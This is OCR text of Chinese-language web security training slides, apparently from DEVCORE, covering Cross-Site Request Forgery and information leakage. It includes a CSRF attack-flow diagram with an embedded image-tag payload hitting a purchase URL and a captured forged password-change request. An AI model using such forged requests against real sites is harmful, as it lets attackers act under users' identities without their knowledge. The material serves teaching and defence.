
DEVCORE

Cross-Site Request Forgery


- 成因：開發者未檢查 request 是否為使用者本身發出的動作，導致攻擊者可以冒用一般使用者的身份執行特定操作
- 攻擊案例
  - ➡ 使用者自動下單購物
  - ➡ 使用者自動修改密碼
  - ➡ 蠕蟲攻擊
- 影響：使用者易在不知情狀況執行特定動作

DEVCORE

CSRF 攻擊流程


Malicious Server
3. <img src=http://vul.server/buy.php?item=abc>
2. 開啟惡意連結或信件
vul.server
1. 登入
Victim
4.GET /buy.php?item=abc

常見案例


CSRF Example 1
bowen.tw/csrf_example_1.html
Google
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
CSRF Example 1
檢測器
主控台
除錯器
樣式編輯器
效能
網路
方法
檔案
網域
類
檔頭
Cookies
參數
回應
時間
200 GET csrf_example_1.html bowen.tw html
200 GET change_password.php?pass=... html
過濾請求參數
查詢字串
pass: "asdf"
pass2: "asdf"
全部
HTML
CSS
JS
XHR
字型
圖片
媒體
Flash
其他
2 筆請求，0.21 KB，2.47 秒
清除


DEVCORE Security Consulting

資訊洩漏


Information Leakage

Information Leakage

- 年度弱點百分比：6.4%



- 發生企業百分比：48%



DEVCORE

Information Leakage

- 成因：維運人員或開發者設定錯誤，導致系統機敏資訊洩漏於網站上
- 常見狀況
  - ➡ 原始碼洩漏帳號密碼、洩漏後台目錄
  - ➡ 錯誤訊息洩漏網站程式路徑、洩漏部分原始碼
  - ➡ 洩漏作業系統、Framework 類型及版本
  - ➡ 備份檔案洩漏網站架構、原始碼
- 影響：不一定有立即風險，但結合其他弱點時影響可大可小

DEVCORE

